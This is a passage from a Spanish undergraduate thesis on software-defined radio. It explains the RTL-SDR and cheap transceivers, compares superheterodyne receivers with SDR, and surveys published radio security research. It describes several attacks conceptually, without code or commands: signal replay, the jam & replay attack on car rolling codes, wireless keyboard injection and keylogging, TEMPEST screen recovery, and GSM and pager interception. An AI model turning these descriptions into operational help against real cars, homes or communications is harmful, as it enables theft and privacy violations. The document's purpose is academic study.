


Figura 2.3: Detalle de un receptor de radio con el RTL2832U

Poco después de la comercialización del RTL2832U, varias investigaciones independientes de Antti Palosari, Eric Fry y otras personas aficionadas (a través de discusiones en foros, correos e IRC) descubrieron la capacidad de usar el RTL como SDR.

A partir de este momento, con el desarrollo de *drivers*[4] para el RTL en Linux y bibliotecas como Osmocom permitieron que el interés por las SDR y por el RTL (debido a lo barato que resulta utilizar este *hardware*). A partir de ahí, se fueron formando comunidades en Reddit [5], blogs [6] y otras páginas [3] dedicados exclusivamente al uso de dispositivos con el RTL2832U como una SDR; aunque, con la popularización de este tipo de dispositivos relativamente baratos, estas comunidades han crecido hasta aceptar temas sobre SDR con otro *hardware*. Sin embargo, debido al precio, los dispositivos con el RTL son muy utilizados, sobre todo por principiantes que buscan introducirse en este área sin gastar mucho dinero.

[4] El desarrollo de un *driver* implica conocer el dispositivo para interactuar con él, de modo que es necesaria la ingeniería inversa en algunos casos (como este).

2.2.2.2 Otros dispositivos baratos de SDR

Aparte del popular RTL2832U, han ido apareciendo a lo largo de la década de 2010 otros dispositivos para SDR con distintas capacidades. La mayoría de ellos se centran en la principal carencia del RTL[5]. Y es que los dispositivos que hacen uso del RTL2832U no pueden emitir señales, sólo recibirlas; aunque esto suele ser suficiente para un reconocimiento inicial de la señal que se desea estudiar.

Cabe destacar algunos descubrimientos curiosos de productos que pueden ser usados como una SDR barata, igual que el RTL2832U. El ejemplo más notable es el de un pequeño juguete usado para conversar (una especie de predecesor de los programas de mensajería instantánea actuales como *Whatsapp* o *Telegram*) llamado IM-ME. Este juguete ha sido convertido de manera exitosa en un mando para, por ejemplo, abrir puertas de garaje [28][6]. Esta comenzó siendo una opción atractiva en 2010, puesto que el juguete costaba unos 15-20; pero, al dejarse de fabricar, su precio ha ido subiendo hasta llegar a los 50-100 día de hoy[7]. Sin embargo, es verdad que este *hardware* tiene unas capacidades muy inferiores a otros transceptores, principalmente en lo que respecta al ancho de banda y a las frecuencias a las que puede operar.

Finalmente, el RTL2832U se ha impuesto como el receptor barato más popular.

En cuanto a los transceptores de los que se ha hablado, por supuesto tienen un precio mucho mayor que el del RTL (entre 100€ y 400€, frente a los 5-20€ del RTL-SDR[8]). Si bien el campo de los receptores está claramente dominado por los dispositivos basados en el RTL, los transceptores tienen más competencia. Debido al precio mayor, suele haber alternativas más baratas pero con menos capacidades, según se ajuste a las necesidades.

Antes de iniciar este TFG se hizo un estudio de los transceptores disponibles actualmente[9]:

1. FreeSRP. Por unos 360€, opera entre 70MHz y 6GHz, con una velocidad máxima de 61'44 MMuestras/segundo.

   Su principal ventaja es la capacidad de transmitir y recibir de manera simultánea (*full-duplex*), lo que podría permitir realizar ataques de *jam and reply* sin necesidad de una segunda SDR. Sin embargo, esta característica no interesa demasiado para este TFG u otras actividades investigadoras similares.

2. Yard Stick One. Por unos 85€, opera entre 300MHz y 900MHz, con huecos en algunas bandas. Es más barato que el HackRF; pero bastante inferior en cuanto a sus prestaciones.

3. HackRF One. Del mismo creador que el Yard Stick One, Michael Ossmann, cuesta unos 250€-300€ y puede operar en cualquier banda entre 1MHz y 6GHz, lo que permite una gran versatilidad para atacar la infraestructura IoT (normalmente a 27MHz, 433MHz o 2'4GHz), la de GPS (entre 1'1GHz y 1'5GHz), o las redes de datos móviles GSM (diferentes bandas entre 300MHz y 2GHz)...

Finalmente, para este TFG se decidió utilizar el HackRF One como transceptor principal, aunque más adelante se hablará sobre la posibilidad de utilizar otro *hardware*, según los requisitos del escenario.

Como nota final, cabe destacar una herramienta que permite, al poner un cable (que actuará como antena) en el pin *General Purpose Input Output (GPIO)*, usar una Raspberry Pi en un transmisor controlado por *software*. Si bien no es tan preciso y versátil como un HackRF, sí se puede intentar enviar señales sencillas o con mala calidad: se puede intentar enviar sonido y recogerlo con un receptor de radio como si fuera una emisora más, pero no tiene demasiada buena calidad y el alcance es limitado. Se convierte así la Raspberry en una SDR [29].

[5] Esta carencia es en realidad la razón de su precio tan bajo, pues un receptor es mucho más barato de producir que un emisor-receptor (transceptor).
[6] Nuevamente, una investigación de Samy Kamkar.
[7] Actualizado al 2018-06-04, según el precio en eBay.
[8] Su precio depende en gran parte del sintonizador usado y de los complementos (como la antena).
[9] En concreto, actualizado al 2017-07-16.




Figura 2.4: Diagrama de un receptor de radio superheterodino. Modificado del original subido por *Chetvorno* a Wikipedia.

2.2.3 Diferencias entre radio por *hardware* y SDR

Puesto que este TFG no trata exclusivamente del *hardware* de una SDR, no se va a entrar en demasiado detalle sobre el funcionamiento de una radio. Sin embargo, sí es necesaria una pequeña introducción para saber la diferencia entre una radio convencional y una definida por *software*. Para esta explicación basta con fijarse en el diseño de un receptor de radio, para compararlo con el del RTL-SDR mostrado en la figura 2.3.

2.2.3.1 Diagrama de un receptor de radio

La arquitectura más común para un receptor de radio es la de un receptor superheterodino [30]. Su funcionamiento se basa en trasladar la señal obtenida en otra estándar para, a partir de ahí, trabajar con componentes especializados para esa frecuencia específica, permitiendo fabricar componentes únicos. Esto no sólo resulta más barato, puesto que los componentes que traten con esta frecuencia pueden ser utilizados en distintos receptores (lo que permite fabricarlos en masa), sino que estos componentes son también son más precisos, puesto que sólo trabajan en esta frecuencia fija.

En la figura 2.4 se muestra un diagrama de la arquitectura, para mayor claridad de la explicación que se va a dar a continuación. El camino que toma la señal es de izquierda a derecha.

La señal de radio es una onda electromagnética que induce una corriente en la antena. La antena no es más que un cable (con una geometría específica) donde, al toparse la onda con la antena, se induce una corriente alterna entre los dos polos de la antena. Esta corriente pasa hacia el sintonizador, que no es más que un filtro que elimina toda señal fuera de la banda sintonizada.

Una vez se ha filtrado, esta señal portadora se pasa a un *Control Automático de Ganancia (CAG)* para normalizar la señal y convertirla en una onda más uniforme para que la información final no se vea distorsionada por demasiada ganancia ni indistinguible del ruido debido a la poca ganancia.

Tras este paso, se multiplica la señal por otra controlada por el aparato para conseguir pasar la señal portadora, sea cual sea la frecuencia sintonizada, en una frecuencia fija llamada FI. Este traslado de frecuencia se realiza aprovechando la propiedad trigonométrica $\text{sen}(\omega_0 t) \times \text{sen}(\omega_1 t) = \frac{\cos(\omega_0 t - \omega_1 t) - \cos(\omega_0 t + \omega_1 t)}{2}$, consiguiendo así bajar la frecuencia a $\omega_0 t - \omega_1 t$ (filtrando $\omega_0 t + \omega_1 t$ y todos los armónicos resultantes) [31]. Como se puede controlar $\cos(\omega_1)$, se puede trasladar cualquier frecuencia que se haya sintonizado a esta FI estándar. El oscilador local es el elemento que se encarga de generar la señal con la frecuencia necesaria, $\omega_1 t$.

A partir de aquí (la parte verde del diagrama), se tratará la señal en FI.

Tras bajar la señal (convertirla a la FI), se vuelve a filtrar para eliminar ruido y se puede pasar la señal por otro CAG.

Ahora que se tiene la señal en las mejores condiciones disponibles (filtrada y en FI), el demodulador extrae la señal en banda base (la original, que contiene la información que se quiere transmitir) y se extrae la información. En el caso de una transmisión de voz, se pasa al amplificador de sonido. Si se tratara de información digital, se decodificaría y la cadena de bits resultante se trataría adecuadamente.

2.2.3.2 Bloques típicos en una SDR

La figura 2.5 representa el diagrama de bloques que compone un RTL-SDR. Aunque en esta figura aya muchos más componentes que en la 2.4, el RTL-SDR realiza exactamente las mismas tareas que un receptor analógico cualquiera (con el esquema descrito anteriormente). La única diferencia es que la última etapa, la demodulación (el paso del color verde al azul), se realiza en un ordenador por *software*. Esto es lo que distingue a una SDR de una radio convencional.

En cuanto al RTL-SDR en concreto, hay algunos aspectos a explicar para entender su funcionamiento. El diagrama 2.5 se ha dividido en compartimentos que representan el sintonizador R820T2, el demodulador RTL2832U y al propio ordenador.

El primer bloque, el del sintonizador, realiza las mismas acciones que los bloques rojos del diagrama 2.4: convierte la portadora a una FI (en el caso del sintonizador R820T2, esta FI está alrededor de 4 MHz), la filtra y la amplifica para conseguir una señal adecuada para ser tratada. Esta señal en la FI se le pasa al RTL2832U, que utiliza un ADC para convertir la señal analógica en digital. Tras esta conversión, se pasa por un *Digital Down-Converter (DDC)* (de nuevo, usar una multiplicación de frecuencias para trasladar la frecuencia a una menor, igual que se usó antes para convertir a FI) para obtener una señal en banda base lista para ser demodulada y decodificada.

Es tras este paso donde se encuentra la capacidad del RTL de actuar como una SDR. Si se activa el modo para DVB-T, la señal se hace pasar hacia el demodulador, que saca la información decodificada por el controlador USB (de ahí la caja de color azul), lista para ser interpretada y poder ver la TDT. Sin embargo, si se le dice al controlador que active el "modo SDR"(lo que en principio estaba diseñado para escuchar la radio FM o DAB), la señal pasa directamente del DDC al controlador, sin ninguna demodulación; por lo que se puede usar esta señal digital en el ordenador para, mediante *software* como GNURadio [32] o GQRX [33], tratar la señal desde ahí y pasarla a la salida de audio (o lo que se quiera hacer con la señal demodulada y decodificada).

Para demodular la señal se puede usar cualquier *software*. Como el tratamiento digital de señales es complejo y suele componerse de módulos que según su ordenación se pueden usar para distintas tareas, se suele utilizar GNURadio [32] para crear el *software* que controle este procesamiento. Por ejemplo, en la figura 2.6 se muestra un diagrama de flujo realizado con GNURadio que permite demodular la señal de radio FM (procedente de una emisora comercial, como RNE3) y enviar la voz a la salida de sonido. Aunque esto es un uso muy sencillo, los principios para demodular y decodificar cualquier otro tipo de señal se mantienen: sólo hay que unir los bloques del diagrama (y saber cuáles son los necesarios, aparte de la configuración exacta que haga falta).

En la figura 2.5 se han obviado una gran cantidad de detalles, en parte debido a que no hay ninguna referencia oficial (*datasheet*) pública para poder consultar realmente cómo actúa el RTL. Sin embargo, basándose en el trabajo de la comunidad [8] [9] [11], se ha intentado llegar a una aproximación lo más fiel posible a la realidad. De lo que sí se dispone es de los diagramas del RTL-SDR [9], lo que da pistas sobre el funcionamiento del RTL2832U (por ejemplo, en lo que respecta a la conversión de analógico a digital con 28'8 MMuestras por segundo, debido a que se sabe que el RTL necesita un reloj de 28'8MHz).

Sin embargo, sí se dispone de un *datasheet* [10] del sintonizador RT820T2, así que sí se puede asegurar que, aunque simplificado, en él se realizan las tareas descritas. En concreto, se especifica que la FI es de




Figura 2.5: Diagrama básico de un RTL-SDR con sintonizador R820T2, como el de la imagen 2.3 [8] [9] [10] [11].

alrededor de 4 MHz (la frecuencia exacta depende de una serie de variables descritas en la descripción del producto).

2.3 Investigaciones previas

Como ya se ha comentado al hablar de la historia de la radio, todas las investigaciones que ahora se pueden hacer con una SDR se podían hacer (a un mayor coste) con las radios analógicas. Por ejemplo, en el ámbito militar se utiliza la radio para interceptar las comunicaciones enemigas, intentando decodificar la información transmitida (rompiendo el cifrado usado). También se han estudiado todo tipo de señales electromagnéticas (incluyendo el espectro de la radio) provenientes del espacio [24]. En algunos casos, por ejemplo, se buscan signos de vida extraterrestre y en otros se intenta estudiar la radiación emitida por una estrella. En cualquier caso, todos estos escenarios tienen en común con este TFG el estudio de una señal desconocida para intentar reconstruir la información que se transmite.

Desde la aparición del RTL-SDR, sin embargo, estas investigaciones se han visto enormemente incrementadas, permitiendo el estudio de objetos cotidianos (juguetes, alarmas...) que de otro modo no serían estudiados debido a la falta de motivación económica o académica. Al aparecer un dispositivo barato en escena (el RTL-SDR), multitud de investigaciones han florecido por el hecho de que no se requiere una gran inversión, por lo que cualquiera puede realizar estos estudios por mera afición.

Por la naturaleza de estos trabajos, normalmente se trata de publicaciones en páginas web personales, en blogs como rtl-sdr.com o en pequeñas contribuciones en /r/RTLSDR. En este último, por ejemplo, predominan los posts de imágenes enviadas por los satélites meteorológicos capturadas con un RTL-SDR [34].

Todos estos trabajos se pueden englobar en las mismas categorías que se han planteado en el capítulo 1, se va a seguir la misma línea para hablar sobre ellos.




Figura 2.6: Diagrama de flujo creado con GNURadio para escuchar radio FM

2.3.1 Domótica

Este es el campo en el que más han proliferado esta serie de estudios. La principal razón, aparte de porque son objetos que se tienen cerca y tienden por ello a ser los primeros objetivos de la curiosidad, es que, por razones que se explicarán más adelante, sus protocolos son más sencillos y redundantes.

El primer caso es el de un artículo publicado en el blog de una empresa australiana de seguridad, Elttam [35]. En este se expone una metodología para estudiar y sacar información de las señales desconocidas, tal y como se hace en este TFG, y se pone en práctica con tres casos prácticos (un timbre inalámbrico, un mando de garaje y una alarma con mandos para controlarla de manera remota). Este es, de hecho, uno de los artículos que inspiraron el tema de este TFG.

La metodología que se propone en este artículo (sacada, a su vez, de una charla de la conferencia HITB de 2017, por Matt Knight y Marc Newlin [36]) es la siguiente:

- *Open Source Intelligence (OSINT)*: intentar obtener las características de la señal buscando manuales, *datasheet*, u otros documentos como los disponibles mediante el *Federal Communications Commission IDentifier (FCC ID)*, un identificador otorgado tras pasar las pruebas necesarias para que un producto pueda ser comercializado en los EEUU.
- Caracterizar el canal: encontrar la frecuencia y el ancho de banda usados por la señal.
- Identificar la modulación.
- Determinar la velocidad de símbolo (*baudrate*).
- Identificar la sincronización: si hay, habrá un patrón reconocible al inicio de cada paquete. Cualquier otro patrón que se pueda identificar resulta también bastante útil.
- Extraer los símbolos: demodular para extraer la señal binaria y, posteriormente, continuar con la ingeniería inversa como con cualquier otro protocolo o *software*.

El segundo caso es el de uno de los muchos tutoriales disponibles en internet sobre SDR. En concreto, se trata de uno creado por el diseñador del HackRF, Michael Ossmann. En la lección número 8 [37] se pone como caso práctico un coche controlado por control remoto, con una señal a 27MHz. En el vídeo se muestra

cómo, al repetir con el HackRF la señal grabada del mando, el coche responde igual que si fuera el mando original del juguete.

Por último, en internet se pueden encontrar cientos de artículos de personas aficionadas que aplican ingeniería inversa a motores de persianas [38], mandos de garaje [39] o interruptores inalámbricos [40] [41].

Para este tipo de dispositivos hay también muchas herramientas, como `rtl_433`, que permite demodular y decodificar un gran número de protocolos estándar y algunos propietarios específicos de cierta marca y modelo [42]. Uno de los estándares que se pueden decodificar con `rtl_433` es X10. Este protocolo se diseñó para la domótica, pero también puede verse en el mundo de IoT[10].

2.3.2 Industria Automovilística

Este es un campo un poco más complejo (algunos fabricantes sí implementan algún tipo de seguridad), pero igualmente interesante por el valor de los objetivos; aunque poder inutilizar un sistema de seguridad de una casa [35] (lo que entra en el campo de la domótica) también puede resultar muy peligroso.

Estos estudios suelen resultar más interesantes cuando se puede transmitir una señal que permita abrir un coche, por lo que el RTL-SDR no puede ser usado, sino que hace falta un transmisor (como un HackRF). Esto limita la capacidad de las personas que investigan por afición y que no están dispuestas a gastarse cientos de euros para hacer pequeños experimentos con sus coches.

Una de las personas que más trabajos ha realizado en este campo es *Samy Kamkar*[11]. En concreto, en su presentación de la DefCon 23 [43], Samy explicó un ataque contra la (poca) seguridad que se implementa en los coches que usan códigos cambiantes (*rolling codes*) para evitar el ataque más sencillo: repetir una señal capturada del mando abriendo el coche.

Este mecanismo de protección se basa en añadir un contador que cambia siguiendo una serie predeterminada para ese coche y transmitirlo junto a la instrucción de abrir el coche (la misma función que tiene el campo de secuencia en un paquete TCP). De este modo, se evita que el coche reciba un paquete repetido por el atacante y abra las puertas.

El ataque, denominado de *jam & replay* (interferir y repetir), presentado por Samy Kamkar consiste en emitir una señal para *interferir* en la emisión del mando y que el coche no se abra, capturando a la vez la señal enviada por el mando (con un código n). Al ver que el coche no se abre, la víctima intentará otra vez apretar el botón para abrirlo. Antes de esto, se deja de emitir la señal de interferencia y se permite que se abra el coche (con una nueva señal con un código $n+1$).

Debido a que los coches toleran un cierto error en el código usado para evitar que el mando quede inutilizado si se pulsa por error fuera del rango del coche (el mando incrementa el contador cada vez que envía una señal porque no tiene manera de saber si el coche la ha recibido), se puede usar el código capturado (con valor n) para abrir el coche cuando la víctima lo aparque la próxima vez.

2.3.3 Periféricos inalámbricos

Como ya se ha comentado, la idea inicial era aplicar estos estudios a los teclados y ratones inalámbricos, por las aplicaciones que podría tener en una auditoría de seguridad el poder inyectar movimientos de ratón o teclas en un equipo, como lo hace RubberDucky pero sin necesidad de tener contacto físico con la víctima.

Sin embargo, resulta que un año antes de comenzar este TFG ya habían pensado lo mismo en Bastille, una empresa estadounidense de seguridad, y encontraron una serie de vulnerabilidades en algunos receptores de

[10] Al fin y al cabo, IoT se puede ver como una evolución de la domótica.
[11] Otros de sus trabajos importantes con SDR son KeySweeper, SkyJack y OpenSesame.




Figura 2.7: Diagrama explicativo del ataque de *jam & reply* creado por @trishmapow [12].

teclados y ratones inalámbricos que permiten ejecutar órdenes en una víctima de manera remota, sin ninguna interacción física [1]. Algunos fabricantes arreglaron estas vulnerabilidades y publicaron los parches necesarios para que los receptores existentes no fueran vulnerables; pero no son dispositivos que se suelan actualizar, por lo que es muy posible que aún haya multitud de dispositivos vulnerables siendo utilizados.

Por otro lado, Samy Kamkar también estudió este área un año antes que Bastille. En su proyecto KeySweeper [18] explica cómo montar un controlador Arduino con un transceptor NRF24L01 camuflados en un cargador de móvil. Con este montaje y el *software* adecuado, se pueden capturar y descifrar las teclas pulsadas en un teclado inalámbrico de Microsoft, actuando como un keylogger sin necesidad de contacto físico con la víctima.

Estos dos trabajos se apoyaron, a su vez, en el trabajo de investigación realizado por Thorsten Schröder y Max Moser que culminó en el desarrollo de Keykeriri [17].

2.3.4 Otros dispositivos con comunicaciones por radio

El espectro electromagnético no sólo consiste en comunicaciones de IoT, mandos de coches o teclados inalámbricos; sino de cientos de otros protocolos (y emisiones naturales, como los producidos por el sol).

Por ejemplo, es muy popular el uso de SDR para recibir señales de satélites, sobre todo de los meteorológicos [34] como la mostrada en la figura 2.8 e imágenes emitidas por la Estación Espacial Internacional (ISS, International Space Station) [44].

Otras aplicaciones más cercanas a este TFG son TEMPEST y *Global System for Mobile communications (GSM)*.

TEMPEST es una especificación de la NSA y una certificación de la OTAN concernientes a la información que puede ser obtenida a través de las emisiones no intencionadas de los aparatos electrónicos [45] (vibraciones de los discos al acceder a ellos, radiación emitida por el procesador en función de la operación que se está realizando...) en lo que se llaman *side-channel attacks*. Esto es un vector de ataque que se conoce desde los primeros días en los que se usaron equipos electrónicos para realizar operaciones sensibles [24]. En 2013 Melissa Eliott utilizó un RTL-SDR para demostrar que se puede recuperar hasta cierto punto la imagen que se está mostrando en la pantalla de un ordenador gracias a las emisiones del bus de comunicación entre el procesador y la pantalla [46] (básicamente, un Van Eck Phreaking[12] con un RTL-SDR). También hay una herramienta llamada TempestSDR [48] que se supone que permite poner en práctica este ataque, aunque no se ha podido probar para este TFG.

[12] Una técnica para interceptar comunicaciones que aprovechaba la radiación de los televisores con rayos catódicos para obtener una imagen de lo que se estaba mostrando por pantalla utilizando un receptor de radio[47].




Figura 2.8: Imagen enviada por el satélite meteorológico NOAA, capturada con un RTL-SDR por /u/dev_arved.

Por otro lado, GSM (2G) es el sistema de comunicaciones usado para transmitir voz y datos móviles. Con una SDR se puede ver el tráfico de 2G[13] decodificado [50], tal y como se podría hacer con un equipamiento más caro creado específicamente para la banda de GSM. En cuanto a las investigaciones más recientes, *LTE* (4G) también puede ser atacado con una SDR [51].

También se puede usar un SDR para escuchar la radio de los servicios de emergencia, las comunicaciones aeroportuarias (movimientos de aviones, comunicaciones internas...) [52] o, en algunos sitios, interceptar la información de los buscas de los hospitales (lo que implica la posible filtración de datos confidenciales de un paciente).

2.4 Restricciones legales

Antes de continuar, hay que tener en cuenta el aspecto legal de estas investigaciones. En concreto, a la hora de emitir una señal. Recibir no está regulado, porque no es posible saber quién está escuchando (o, al menos, no se ha encontrado ninguna regulación al respecto) [53].

